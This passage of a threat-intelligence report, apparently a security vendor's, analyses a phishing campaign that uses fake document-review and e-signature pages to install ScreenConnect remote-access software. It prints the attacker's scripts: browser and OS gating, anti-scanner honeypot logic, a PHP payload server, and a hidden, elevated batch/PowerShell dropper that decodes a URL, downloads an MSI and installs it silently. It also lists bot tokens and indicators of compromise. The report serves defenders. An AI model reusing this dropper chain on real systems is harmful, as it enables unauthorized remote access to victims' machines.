The threat actor also deploys numerous document-themed landing pages impersonating trusted document review and electronic signature services. Observed themes include View & Sign Form, Transcript Ready for Download, Secure Document Portal, and Document Ready, frequently leveraging the branding of Microsoft Teams, Adobe Acrobat, the U.S. Social Security Administration (SSA) or generic document-signing portals.




Figure 12. Online document portal samples.

Victim Profiling — Telegram Bot API

Similar to the fake update incident, these phishing pages collect victim telemetry using AI generated script and forward the information to hard-coded Telegram bots using the Telegram Bot API.

While individual implementations differ slightly, the notification format remains largely consistent across samples, allowing activity from multiple infrastructure clusters to be correlated. Observed Telegram notification headers include:

Telegram Bot Token	Telegram Chat Id	Telegram Notification Header
8918656905:AAHsvi-QVq2Hclx0mcyR62tBzzjNfK-_ags	8125456434	New Visit, File Download Attempt
8492930076:AAGoNZ9WBED4lDgombN5eldcKfeqsaSdFjM	8125456434	New Visit, File Download Attempt
8723817827:AAEfo4zFxtKnGMqHTCp5uTRsd4XQZzYkJ_8	8125456434	New Visit, File Download Attempt

8191938769:AAEphC1pwXopJ4TYpFAg-w0j3CqyWmsmoWs	5138732873	Private Invite Accessed, payment remittance downloaded
8957453635:AAHM2zNR2IVtbKPUTWOGD120E3e52BXtVKI	8656647889	Private Invite Accessed, payment remittance downloaded
7756152516:AAHidtLYHu2dT-S8m7g_cxBqah05Ka0hYq8	7856937699	Private Invite Accessed, payment remittance downloaded
7878021789:AAF-JI1ZXX7PqI3nUctoNNSzgGsrPZAhiAQ	6516548207	payment remittance downloaded
8958903633:AAFKF1j_leSUZcbHmNUGW-gFAufwxA3vI6M	6615566444	Page Visit, Button Clicked — Download Triggered

Attack Workflow

Across the observed campaign variants, the threat actor client-side and server-side victim profiling, anti-automation controls, social engineering-based download triggers, and automatic installation.

Operating System Validation

The phishing pages typically conduct environment checks before initiating payload delivery. Client-side JavaScript inspects the browser User-Agent string and device characteristics to identify Windows desktop systems while excluding unsupported platforms such as macOS, Linux, Android, iOS, tablets, and other non-target environments.

Requests originating from unsupported platforms are redirected to alternate endpoints hosted within the same infrastructure (e.g., /view or /E) or presented with an "Access Denied" message instructing the victim to access the content from a desktop computer.

```
<div class="center-container" id="main-content">
  <a class="download-button"
href="hxxps://{subdomain}.screenconnect[.]com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest&t=emmm"
target="_blank">
  Document viewer successfully downloaded. Open to view.
</a>
</div>
```

```
function detectOS() {
  const ua = navigator.userAgent;
  if (ua.includes("Windows NT")) return "Windows";
  if (ua.includes("Macintosh")) return "Mac";
  if (/Linux/i.test(ua)) return "Linux";
  if (/Android/i.test(ua)) return "Android";
  if (/iPhone|iPad|iPod/i.test(ua)) return "iOS";
  return "Unknown";
}
const os = detectOS();
```

```

const deviceType = getDeviceType();
if (!(os === 'Windows' && deviceType === 'Desktop')) {
  window.location.href = "hxtps://{domain}/{urlpath}/view";
}

```

Custom Honeypot (Anti-Automation Controls)

Some campaign variants implement additional validation logic to distinguish human visitors from automated scanners. The landing pages introduce artificial delays, hidden honeypot fields, and minimum interaction requirements before enabling payload delivery.

```

document.getElementById('downloadBtn').addEventListener('click',function(){
const honeypot=document.getElementById('robot_check').value.trim();
const timeSpent=(Date.now()-startTime)/1000;
if(honeypot || timeSpent<2){
window.location.href="hxtps://checklist-event.com/download_invitee.php";
return;
}
window.location.href="hxtps://{domain}/{oath}/ScreenConnect.ClientSetup.exe";

```

Other variants perform victim profiling before rendering the landing page through server-side PHP logic. By analyzing the HTTP User-Agent header, the server determines the appropriate delivery workflow and redirects visitors to platform-specific pages.

```

$userAgent = strtolower($_SERVER['HTTP_USER_AGENT']);
if (strpos($userAgent, 'windows') !== false) {
    $redirectPage = "windows.php";
} elseif (
    strpos($userAgent, 'android') !== false ||
    strpos($userAgent, 'macintosh') !== false ||
    strpos($userAgent, 'iphone') !== false ||
    strpos($userAgent, 'ipad') !== false ||
    strpos($userAgent, 'ios') !== false
) {
    $redirectPage = "android.php";
} else {
    $redirectPage = "windows.php";
}

```

Windows Batch Execution

After displaying a loading interface, the page silently loads download.php within a hidden iframe, automatically advancing the victim to the final delivery stage.

```

function startAutoDownload(){
  const iframe = document.createElement('iframe');
  iframe.style.display = 'none';
  iframe.src = 'download.php';
  document.body.appendChild(iframe);
  simulateProgress();
}

```

The download.php script functions as both a telemetry collection endpoint and the payload delivery mechanism. After recording the victim interaction, it serves a Windows Batch (bat) file while configuring HTTP response headers to force a file download. Observed filenames include:

- INVOICE2515.bat
- Q{digits} 2026 SETTLEMENT.bat
- QUOTE 36C.bat
- InvitedBlue26.bat
- ViewDoc271.bat
- INVOICE2515.bat
- InviteJuly26.bat
- FileDOC0626-14.bat

```
@file_get_contents($url . "?" . http_build_query($params));
$filePath = __DIR__ . "/downloads/INVOICE2515.bat";
$fileName = "{filename}.bat";

if (file_exists($filePath)) {
    header("Content-Description: File Transfer");
    header("Content-Type: application/octet-stream");
    header("Content-Disposition: attachment; filename=\"$fileName\"");
    header("Content-Length: " . filesize($filePath));
    flush();
    readfile($filePath);
    exit;
}
```

The batch file initiates the next stage of the infection by requesting elevated privileges through User Account Control (UAC) using the Windows RunAs verb. The elevated process is launched in a hidden window to reduce user visibility.

```
@echo off
if "%~1"=="HIDDEN" goto :INSTALL
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "& { Start-Process cmd -ArgumentList
'/c','\"%~f0\" HIDDEN' -Verb RunAs -WindowStyle Hidden }"
exit
:INSTALL
set "FILE=%TEMP%\~temp.msi"
set
"echk=10411611611211505804704709810510109710311610010704611505104611711504510109711511604505004609710909
71221111100971191150460991111090470830991141011011100671111101101010991160460671081051011101160831011161
17112046109115105"
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command ^
"try { $s='%echk%'; $bytes=@(); for($i=0;$i -lt $s.Length;$i+=3){ $bytes+=[byte]($s.Substring($i,3)) };
$u=[System.Text.Encoding]::ASCII.GetString($bytes); $ProgressPreference='SilentlyContinue'; Invoke-
WebRequest -Uri $u -OutFile '%FILE%' -UseBasicParsing } catch {}"
```

Finally, the downloaded MSI package is installed silently using msixexec.exe with unattended installation parameters before the temporary installer is removed.

```
start "" /wait /b msixexec /i "%FILE%" /quiet /qn /norestart
del "%FILE%" /f /q >nul 2>&1
```

ScreenConnect Distribution Methods

Following successful environment validation, the campaign consistently delivers a ConnectWise ScreenConnect client through multiple hosting mechanism. Although the delivery infrastructure varies between deployments, the installed software remains functionally identical.

Attacker-Controlled Host

The most observed delivery method retrieves the installer directly from attacker-controlled infrastructure. Depending on the lure theme, the download is initiated automatically or presented as a document viewer, invitation package, or software update requiring user interaction.

In several invitation-themed variants, the installer is downloaded from the same attacker-controlled domain while being presented to the victim as Invitation_RSVP.exe to reinforce the social engineering lure.

```
const FILE_URL = "https://{domain}/{url path}";

if (isFirefox) {
    browserSection.style.display = 'flex';
}
else if (isWin && !isMob) {
    winSection.style.display = 'flex';

    // Start Progress Bar (Now 3 seconds via CSS)
    setTimeout(() => { document.getElementById('load-bar').style.width = '100%'; }, 100);

    function startDownload() {
        const a = document.createElement('a');
        a.href = FILE_URL;
        a.download = "Invitation_RSVP.exe";
        document.body.appendChild(a);
        a.click();
        document.body.removeChild(a);
    }
}
```

AWS S3 Bucket

Other variants reconstruct a hard-coded Amazon S3 URL embedded within the batch script as an ASCII-encoded string. After decoding the string, PowerShell downloads ScreenConnect.ClientSetup.msi from an Amazon S3 bucket before initiating silent installation.

```
hxxps://{random}.s3.us-eas-2.amazonaws[.]com/ScreenConnect.ClientSetup.msi
```

Cloudflare R2

Additional samples leverage Cloudflare R2 object storage to host the payload. After successful environment validation, victims are presented with a Secure Document Portal claiming that a verified document is available for viewing. Selecting Secure Download retrieves Secure_Document_Viewer.msi directly from a Cloudflare R2 endpoint

```
<div class="doc-info">
  <h2>Document viewer successfully prepared</h2>
  <p>Your file has been verified and is ready. Click below to open the document viewer on your device.
</p>
</div>

<a class="btn-primary" href="hXXps://pub-
39190877e0004c3a84a95c22db10d23b.r2.dev/Secure_Document_Viewer[.]msi" target="_blank">
  Secure Download
</a>
```

Another observed variant uses staged payload delivery. Victims are instructed to complete a fraudulent identity verification process before accessing an alleged government document. Upon completion, the page automatically downloads a ZIP archive named SSA_STATEMENT_EN_US.zip from a separate Cloudflare R2 bucket.

```
/* DOWNLOAD FILE */
function triggerDownload(){
  window.location.href = 'hxxps://pub-d7ab35315be7454889d8f97c69fc2074.r2.dev/SSA_STATEMENT_EN_US.zip';
}
```

The archive contains a ConnectWise ScreenConnect installer, continuing the campaign's objective of obtaining remote access under the guise of a legitimate document delivery process.

Recommendations

This investigation covers the continued evolution of phishing campaigns that abuse legitimate RMM software for unauthorized remote access. Rather than relying on traditional credential harvesting, the threat actor uses sophisticated social engineering techniques that closely replicate legitimate user experiences, significantly increasing the likelihood of successful payload execution.

Based on the observed tradecraft, organizations should prioritize controls capable of detecting unauthorized RMM software and the social engineering techniques used to deliver it.

- Review endpoint inventories for unauthorized ConnectWise ScreenConnect installations and investigate ScreenConnect clients configured to communicate with unknown or unapproved relay instances, such as default or trial instances.
- Monitor for downloads of executable and MSI installers originating from unfamiliar host or public cloud storage (Amazon S3 buckets and Cloudflare R2 object storage) when those downloads are preceded by software update, document-sharing, or meeting-themed webpages.
- For proactive threat hunting, incorporate static artifacts such HTTP resource hashes, recurring directory structures, reverse DNS artifacts, and other indicators identified in this report into detection content to identify related phishing infrastructure.
- Review access to websites impersonating trusted applications and services (typosquatting) including Google Meet, Microsoft Teams, Zoom, Adobe Acrobat, Microsoft Store, and Apple App Store, and consider implementing controls to detect or block brand impersonation and lookalike domains where appropriate.
- Inspect network traffic for communication with the Telegram Bot API from systems that do not have a legitimate business requirement, as observed phishing frameworks transmit victim telemetry immediately before and during payload delivery.

MITRE ATT&CK Information

Tactic	Technique
TA0042 - Resource Development	T1583.006 - Acquire Infrastructure: Web Services
	T1608.004 - Stage Capabilities: Drive-by Target
TA0001 - Initial Access	T1189 - Drive-by Compromise
	T1566 - Phishing
TA0002 - Execution	T1204.002 - User Execution: Malicious File
	T1059.001 - Command and Scripting Interpreter: PowerShell
	T1059.003 - Command and Scripting Interpreter: Windows Command Shell
TA0007 - Discovery	T1082- System Information Discovery
TA0005 - Stealth	T1036.005 - Match Legitimate Resource Name or Location
	T1218.007 - System Binary Proxy Execution: Msiexec
	T1684.001 - Social Engineering: Impersonation
TA0011 - Command and Control	T1105 - Ingress Tool Transfer
	T1219.002 - Remote Access Tools: Remote Desktop Software

Indicators of Compromise

IOC Value	Description
hxxps://stcdubai[.]com/googlemeet/	FakeUpdate (GoogleMeet)
7AD5B98D8790FE81408708DF0FF2C607EEA50021E9864942D66A297EA90C2C31	ScreenConnect
paperorbit[.]cloud	DocuSign
paperwhale[.]cloud	MS Teams Transcript

seoulapp[.]tech	MS Teams Transcript
aspenbio[.]top	U.S. Social Security Administration
ecoprune[.]site	Document Review (General)
botdip[.]cloud	Document Review (General)
cloudhudson[.]cloud	Document Review (General)
jumpingcloud[.]top	Secure Document Portal
pixelio[.]site	Secure Document Portal
loanix[.]club	Adobe Acrobat
urbanio[.]online	Adobe Acrobat
cryptora[.]pw	Adobe Acrobat / Blue Mountain
islund[.]site	Adobe Acrobat / Blue Mountain
jceic[.]top	Adobe Acrobat / Blue Mountain
soapano[.]site	Adobe Acrobat / Blue Mountain
talent[.]qpon	Adobe Acrobat / Blue Mountain
tonora[.]cloud	Adobe Acrobat / Blue Mountain
paypig[.]online	PUNCHBOWL Electronic Card Invitations

cloudyspoon[.]store	PUNCHBOWL Electronic Card Invitations
paylad[.]online	PUNCHBOWL Electronic Card Invitations
yellowrabbit[.]site	PUNCHBOWL Electronic Card Invitations
hxxps://pub-d7ab35315be7454889d8f97c69fc2074.r2.dev/SSA_STATEMENT_EN_US.zip	Cloudflare R2
hxxps://pub-39190877e0004c3a84a95c22db10d23b.r2.dev/Secure_Document_Viewer.msi	Cloudflare R2
hxxps://pub-b42d42acf73b4e5887636c7e58ea9500.r2.dev/msi/6707110503/20260708_184219_e1bdbdc9.msi	Cloudflare R2
hxxps://pub-b42d42acf73b4e5887636c7e58ea9500.r2.dev/msi/8405320297/20260630_154034_69eb5426.msi	Cloudflare R2
hxxps://pub-b42d42acf73b4e5887636c7e58ea9500.r2.dev/msi/1907797257/20260626_181121_3cf54548.msi	Cloudflare R2
hxxps://pub-b42d42acf73b4e5887636c7e58ea9500.r2.dev/msi/1907797257/20260621_150522_cb1eadfc.msi	Cloudflare R2
hxxps://eobtdk.s3.us-east-2.amazonaws.com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket
hxxps://kilodz.s3.us-east-2.amazonaws.com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket
hxxps://ieabgtsk.s3.us-east-1.amazonaws.com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket
hxxps://btegiacmq.s3.us-east-2.amazonaws.com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket
hxxps://bieagtdk.s3.us-east-2.amazonaws[.]com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket
hxxps://baigetrc.s3.us-east-2.amazonaws.com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket
hxxps://ea-bnitkmg.s3.us-east-2.amazonaws.com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket
hxxps://prjtmna.s3.us-east-1.amazonaws.com/ScreenConnect.ClientSetup.msi	AWS S3 Bucket

C71DDFA376B2A86BAE93D46D997742502D127979A8774402C936EC6832BB91D0	QUOTE 36C.bat / Q4 2026 SETTLEMENT.bat
415DA0881AE2019A096BBA596C1643FEE0EC44D08682F748F88A39665D99A375	InviteJuly26.bat / Q12 2026 SETTLEMENT.bat
424ebbbec7a6498badfe12e973247252ee4f5f789c3f2007e716ec745a3cc55b	Q10- 2026SETTLEMENT.bat
9e6875670e605367ad86dfb62b0a42714129c2e83da49e43674a1beb4ada9867	InvitedBlue26.bat
bc9bcb5915fdc314ed0b3de952c83b3380048c4ffd1bc3579b7e1badd7fa9181	INVOICE2515.bat / ViewDoc271.bat
246ec497890d94776ccf6bfb14bd5a3568cde115b72926527841255fa0a44aa7	FileDOC0626-14.bat
5B6CFF6946771502AAB7F60038FF20B7E45D19EF5C5ED95B4FF0B8193CA4B75A	2026Q1SETTLEMENT.bat

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

RESEARCH REPORT

[Data Accelerator: Social Engineering & the Human Element](#)

ABOUT LEVELBLUE

LevelBlue secures what's next with intelligence-led security delivering visibility and speed to stop threats faster. As the world's largest and most analyst-recognized pure-play managed security services provider, our AI-powered managed services and cyber expertise across managed, advisory, and incident response services help clients operate with confidence. Learn more [about us](#).

[Emerging Threats Vulnerabilities](#)